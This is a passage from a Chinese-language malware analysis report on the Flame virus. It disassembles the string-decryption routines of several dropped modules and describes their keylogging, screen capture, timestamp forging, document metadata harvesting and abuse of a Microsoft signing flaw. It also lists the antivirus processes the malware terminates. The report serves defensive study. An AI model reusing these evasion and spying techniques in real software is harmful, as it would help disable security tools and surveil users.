                cmp     edi, [esp+8+C]
                jb      short 0x1000C0C6
                pop     esi
0x1000C0DE:
                pop     edi
                retn
0x1000C0BC  endp
```

**3. 解密密钥部分**

计算方法：

EAX=(0x11h+n)*(0xbh+n)

note:n is the offset of the decrypted byte.

AL=(M1)xor(M2)xor(M3)xor(M4)

Decrypted data = Encrypted data – AL





**图 3-13 AL=(M1)xor(M2)xor(M3)xor(M4)**

## 3.3 Advnetcfg.ocx 模块分析

Advnetcfg.ocx 是“火焰”病毒运行后释放的病毒文件之一，我们通过对此模块的分析，了解到此模块的作用为截取屏幕信息。Advnetcfg.ocx 运行后会把自身和%windir%\system32\ccalc32.sys 文件的创建时间、修改时间和访问时间修改和系统中的 Kernel32.dll 一样。

Advnetcfg.ocx 使用了字符串混淆技术，这和 Nteps32.ocx 的算法是一样的。

在 Advnetcfg.ocx 文件中，解密函数被调用 179 次，解密函数的起始地址为 1000BE16。算法解密流程图如下：





**图 3-14 解密流程图**

函数 0x1000BE16 有一个参数，该参数为一个结构体，结构如下：

| [byte] Sign | [word] Length | [dword] Address |
|---|---|---|

该函数的返回值为，输入参数结构体中的解密数据的起始地址。在函数解密成功后还将会修改解密标志。

具体代码见下图：





**图 3-15 解密函数 1000BE16**

**循环解密字符串函数：**

该函数有 2 个参数，第一个是解密字符串的起始地址，第二个是字符串长度，函数没有返回值。

```
1000BDA7  $  55          push ebp
1000BDA8  .  8BEC        mov ebp,esp
1000BDAA  .  57          push edi
1000BDAB  .  33FF        xor edi,edi
1000BDAD  .  397D 0C     cmp [arg.2],edi
1000BDB0  .  76 17       jbe Xadvnetcf.1000BDC9
1000BDB2  .  56          push esi
1000BDB3  >  8B45 08     mov eax,[arg.1]
1000BDB6  .  8D3407      lea esi,dword ptr ds:[edi+eax]
1000BDB9  .  8BC7        mov eax,edi
1000BDBB  .  E8 A8FFFFFF call advnetcf.1000BD68
1000BDC0  .  2806        sub byte ptr ds:[esi],al
1000BDC2  .  47          inc edi
1000BDC3  .  3B7D 0C     cmp edi,[arg.2]
1000BDC6  .^ 72 EB       jb Xadvnetcf.1000BDB3
1000BDC8  .  5E          pop esi
1000BDC9  >  5F          pop edi
1000BDCA  .  5D          pop ebp
1000BDCB  .  C3          retn
```

**图 3-16 解密函数 1000BDA7**

**解密密钥部分：**

计算方法：

EAX=(0xAh+n)*(0x5h+n)

note:n is the offset of the decrypted byte.

AL=(M1)xor(M2)xor(M3)xor(M4)

Decrypted data = Encrypted data – AL





**图 3-17 AL=(M1)xor(M2)xor(M3)xor(M4)**

```
1000BD68  $  8D48 1A     lea ecx,dword ptr ds:[eax+0x1A]
1000BD6B  .  83C0 05     add eax,0x5
1000BD6E  .  0FAFC8      imul ecx,eax
1000BD71  .  8BD1        mov edx,ecx
1000BD73  .  C1EA 08     shr edx,0x8
1000BD76  .  8BC2        mov eax,edx
1000BD78  .  33C1        xor eax,ecx
1000BD7A  .  C1E8 10     shr eax,0x10
1000BD7D  .  33C2        xor eax,edx
1000BD7F  .  33C1        xor eax,ecx
1000BD81  .  C3          retn
```

**图 3-18 解密函数 1000BD68**

检测大多数（超过 90 多个进程）的反病毒、防火墙以及其他安全产品的进程。附录三列举一大部分国外流行的反病毒和安全软件进程列表（详见附录三：Advnetcfg.ocx 模块检测国外主要反病毒软件进程列表）。

截取屏幕所使用的主要函数如下：

- GetDIBist
- SelectObject
- BitBlt
- CreateCompatibleBitmap
- CreateCompatibleDC

查看系统注册表中是否有 KasperskyLab 项判断多个版本：

- "HKLM\SOFTWARE\KasperskyLab\AVP6"
- "HKLM\SOFTWARE\KasperskyLab\protected\AVP7"

## 3.4 Nteps32.ocx 模块分析

Nteps32.ocx 是“火焰”病毒运行后释放的病毒文件之一，我们通过对此模块的分析了解到此模块的作用为键盘记录和截取屏幕信息。Nteps32.ocx 运行后会把自身和 Boot32drv.sys 文件的创建时间、修改时间和访问时间修改，就和系统中的 Kernel32.dll 一样。

**1. 释放如下临时文件**

- "%windir%temp\~HLV927.tmp"
- "%windir%temp\~HLV751.tmp"
- "%windir%temp\~HLV084.tmp"
- "%windir%temp\~HLV473.tmp"
- "%windir%temp\~HLV294.tmp"

以上临时文件对应着其不同的功能记录文件并做加密处理。例如：键盘记录、截屏信息等。

**2. 查看注册表中是否有卡巴斯基的注册表项**

- HKLM\SOFTWARE\KasperskyLab
- HKLM\SOFTWARE\KasperskyLab\AVP6
- HKLM\SOFTWARE\KasperskyLab\protected\AVP7

**3. 该模块包含域名字符串列表信息，主要用来监视等操作。**

- live.com
- .hotmail.
- gawab.com
- gmail.com
- mail.

- maktoob.com
- rocketmail.com
- yahoo.co
- ymail.com

Nteps32.ocx 模块还包含一个用于监测网络安全进程的列表，此列表数量在 130 左右个进程，都是国外一些防火墙产品、反病毒产品和一些安全产品等。列表详见附录四（附录四：Nteps32.ocx 模块检测反病毒软件进程列表，其中有些进程也在别的模块中出现过。）

该模块有键盘记录功能和截取屏幕功能主要使用的函数如下：

- GetDIBist
- SelectObject
- BitBlt
- CreateCompatibleBitmap
- CreateCompatibleDC
- MsgWaitForMultipleObjects
- MapVirtualKeyExA
- MapVirtualKeyA
- ToUnicodeEx

## 3.5 Msglu32.ocx 模块分析

Msglu32.ocx 是“火焰”病毒运行后释放的病毒文件之一，我们通过对此模块的分析了解到此模块是遍历系统中的各种类型的文件，读取特定文件类型文件的信息，将其写入到 sql 数据库中，同时也可以收集文件中与地域性相关的一些信息。

1. 查看注册表中是否有卡巴斯基的注册表项。
   - HKLM\SOFTWARE\KasperskyLab\AVP6
   - HKLM\SOFTWARE\KasperskyLab\protected\AVP7
2. 检测进程中的如下进程列表，并将之结束。

   AntiHook.exe、EngineServer.exe、FAMEH32.exe、FCH32.exe、Filemon.exe、FPAVServer.exe、FProtTray.exe、FrameworkService.exe、fsav32.exe、fsdfwd.exe、fsgk32.exe、fsgk32st.exe、fsguidll.exe、FSM32.exe、FSMA32.exe、FSMB32、fspc.exe、fsqh.exe、fssm32.exe、jpf.exe、jpfsrv.exe、mcagent.exe、mcmscsvc.exe、McNASvc.exe、McProxy.exe、McSACore.exe、Mcshield.exe、mcsysmon.exe、McTray.exe、mcupdmgr.exe、mfeann.exe、mfevtps.exe、MpfSrv.exe、naPrdMgr.exe、procexp.exe、PXAgent.exe、PXConsole.exe、shstat.exe、sp_rsser.exe、SpywareTerminator.exe、SpywareTerminatorShield.exe、UdaterUI.exe、VsTskMgr.exe
3. 病毒在遍历系统中的文件时，其关注的文件类型列表如下：

- Office 各种格式文档(包括 docx、xlsx、pptx 等)
- Autocad 文件
- Visio 文件
- Pdf 文件
- 图片文件

病毒在对上述的各个类型的文件进行遍历时，将会记录文件的下列信息，创建时间、修改时间、作者、创建者、注释、公司、版权、标题、信息、版本编号、关键字数量等。上面的这些信息将会存储到数据库中，存入数据库主要是通过如下一些命令来完成：

update "%w".sqlite_sequence set name = %q where name = %q
update sqlite_temp_master set sql = sqlite_rename_trigger(sql, %q), tbl_name = %q where %s;
update "%w".%s set sql = substr(sql,1,%d) || ', ' || %q || substr(sql,%d) where type = 'table' and name = %q
update %q.%s set type='%s', name=%q, tbl_name=%q, rootpage=#%d, sql=%q where rowid=#%d
select 'create table vacuum_db.' || substr(sql,14) from sqlite_master where type='table' and name!
select 'create unique index vacuum_db.' || substr(sql,21) from sqlite_master where sql like 'create unique index %'
insert into vacuum_db.sqlite_master select type, name, tbl_name, rootpage, sql from main.sqlite_master where type='view' or type='trigger' or (type='table' and rootpage=0)





**图 3-19 在内存中发现的一些 SQL 语句**

该模块通过使用 postscript 的图像函数，可以解析 pdf 文件中的阿拉伯文字和希伯来文字。

**图 3-20 使用 postscript 图像函数解析 pdf 文件**

检测到指定格式的文件中（比如图片文件）如果含有 Geotagging 信息（经度、纬度、海拔等）后，将会提取出这些信息，这些信息包括经度、纬度和海拔等。




**图 3-21 检测含有 Geotagging 信息的指定格式的文件**

程序中大量数据被加密。加密算法代码位置如下:





**图 3-22 加密函数 1000CBBE**

对该函数的调用有 2 个函数。分别位置如下：

第一个调用：





**图 3-23 第一处调用解密函数**

第二个调用：

```
1000CC40  r$  55            push ebp
1000CC41  .   8BEC          mov ebp,esp
1000CC43  .   53            push ebx
1000CC44  .   56            push esi
1000CC45  .   57            push edi
1000CC46  .   8BC0          mov eax,eax
1000CC48  .   53            push ebx
1000CC49  .   50            push eax
1000CC4A  .   58            pop eax
1000CC4B  .   5B            pop ebx
1000CC4C  .   60            pushad
1000CC4D  .   61            popad
1000CC4E  .   8B75 08       mov esi,[arg.1]
1000CC51  .   66:837E 10 0  cmp word ptr ds:[esi+0x10],0x0
1000CC56  .v  75 09         jnz Xmsglu32.1000CC61
1000CC58  .   8AC0          mov al,al
1000CC5A  .   8AE4          mov ah,ah
1000CC5C  .   8D46 14       lea eax,dword ptr ds:[esi+0x14]
1000CC5F  .v  EB 20         jmp Xmsglu32.1000CC81
1000CC61  >   0FB756 12     movzx edx,word ptr ds:[esi+0x12]
1000CC65  .   8D5E 14       lea ebx,dword ptr ds:[esi+0x14]
1000CC68  .   8BC3          mov eax,ebx
1000CC6A  .   E8 4FFFFFFF   call msglu32.1000CBBE
1000CC6F  .   66:8366 10 0  and word ptr ds:[esi+0x10],0x0
1000CC74  .   83F8 00       cmp eax,0x0
1000CC77  .v  74 04         je Xmsglu32.1000CC7D
1000CC79  .   90            nop
1000CC7A  .   8BFF          mov edi,edi
1000CC7C  .   90            nop
1000CC7D  >   8BF6          mov esi,esi
1000CC7F  .   8BC3          mov eax,ebx
1000CC81  >   5F            pop edi
1000CC82  .   5E            pop esi
1000CC83  .   5B            pop ebx
1000CC84  .   5D            pop ebp
1000CC85  L.  C3            retn
```

**图 3-24 第二处调用解密函数**

解密算法说明：

函数有 2 个参数：edx[解密串的长度]，eax[解密串的起始地址]

函数有一个返回值：eax[解密后字串的起始地址]

解密算法：

ECX=(0xBh+n)*(0xBh+0xCh+n)+[0x101863EC]

note:n is the offset of the decrypted byte.

CL=(M1)xor(M2)xor(M3)xor(M4)

Decrypted data = Encrypted data – CL




**图 3-25 CL=(M1)xor(M2)xor(M3)xor(M4)**

**调用 1 功能说明：**

函数有一个参数：arg.1[调用时压入堆栈的一个地址]

解密字符串长度：[word]arg.1+0x9h

解密字符串起始地址：[dword]arg.1+0xBh

返回值：解密后字符串的起始地址

**调用 2 功能说明：**

函数有一个参数：arg.1[调用时压入堆栈的一个地址]

解密字符串长度：[word]arg.1+0x12h

解密字符串起始地址：[dword]arg.1+0x14h

返回值：arg.1[调用时压入堆栈的一个地址]

返回值：解密后字符串的起始地址

## 3.6 Wusetupv.exe 模块分析

Wusetupv.exe 是“火焰”病毒运行后释放的病毒文件之一，我们通过对此模块的分析了解到，此模块是用来收集本机各个接口的信息、进程信息，注册表键值信息。

该样本使用 MITM 方法，利用了微软的数字签名漏洞。





**图 3-26Flame 使用微软数字签名**




图 3-27Flame 使用微软数字签名





图 3-28 下载文件





图 3-29 存储为"C:\WINDOWS\temp\~ZFF042.tmp"

从操作系统的 MIB 库中读出本机各个接口的当前信息，如接口数目、类型、速率、物理地址、接收/发送字节数、错语字节数等。

